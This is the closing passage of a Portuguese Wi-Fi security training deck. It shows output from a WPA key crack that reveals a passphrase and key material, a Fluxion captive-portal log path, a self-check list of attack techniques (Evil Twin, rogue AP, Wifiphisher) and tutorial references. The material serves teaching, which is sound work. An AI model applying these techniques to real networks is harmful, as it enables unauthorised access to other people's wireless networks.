[00:00:00] 1/0 keys tested (72.21 k/s)
Time left: 0 seconds          infx
KEY FOUND! [ 4ndr300z ]
Master Key      : 9A 2E 91 69 28 7B 9D D4 49 14 EC 74 78 F1 FE FE
                  C0 A8 64 6D B2 E9 96 86 B1 96 C7 89 E2 36 F6 6E
Transient Key   : A4 96 4B 86 AA 55 1E F6 D6 2D 40 9D C8 F4 29 8B
                  A1 E3 39 4F 8B 10 9D 92 1D 45 F4 D0 BA F5 64 6D
                  67 A2 46 E8 A7 A1 92 5A 1A 9F 99 C7 D6 A3 90 3C
                  0D AD 9E 55 1C 33 01 76 B7 DB 62 8C 9F F3 B0 94
EAPOL HMAC     : 24 53 B3 F5 4B 8C 16 D5 4F A1 DA F4 E3 19 85 11
The password was saved in /opt/fluxion/attacks/Captive Portal/netlog/WIFI-HENRIQUE-EC:22:80:9B:A1:4A.log
```

Fixação de conteúdo: *Autorreflexão do aprendizado*

Termos de fixação

Termos do conteúdo	Ficou claro (sim/não)?	Termos do conteúdo	Ficou claro (sim/não)?
Lei 12.737, Art.154-A		MDK3 / MDK4	
WiFiTe			
Técnicas de Phishing			
Oauth Login Page			
Fake AP / AP Falso			
Rogue AP Attack			
Wifiphisher			
Evil Twin Attack			
Fluxion			



Dúvidas, sugestões e correções:
- Acesse o fórum deste treinamento



@mrhenrike

Obrigado!

Referências

- **ANONYMOUS HACKER.** 2017. **Hacking Wifi Usando WIFITE Kali-Linux.** Disponível em <<https://www.anonymoushacker.com.br/2017/06/hacking-wifi-usando-wifite-kali-linux.html>>. Acesso em 14 jun. 2018.
- **MORAIS**, Leonardo. Portal LMTech. 2016. **Ataque Wifi com Fluxion.** Disponível em <<http://www.lmtech.info/index.php/tecnologia/seguranca/120-ataque-wifi-com-fluxion>>. Acesso em 12 jan 2018.
- **PORTAL PPLWARE.** 2012. **Segurança Informática – Rogue APs Wifi sabe o que são?.** Disponível em <<https://pplware.sapo.pt/informacao/segurana-informtica-rogue-apss-wifi-sabe-o-que-so/>>. Acesso em 13 jun. 2018.
- **TECHGEEKS.** Portal Null Byte, Wonderhowto. 2017. **Cracking Wifi Without Bruteforce or Wordlist in Kali Linux 2017.1.** Disponível em <<https://null-byte.wonderhowto.com/forum/fluxion-cracking-wifi-without-bruteforce-wordlist-kali-linux-2017-1-full-guide-0178727/>>. Acesso em 12 jan 2018.

Esta apresentação foi produzida 100% com softwares livres.



LibreOffice
The Document Foundation



UniãoGeek

COMPARTILHANDO CONHECIMENTOS

www.uniaogeek.com.br



@uniaogeek



@uniaogeek.conhecimento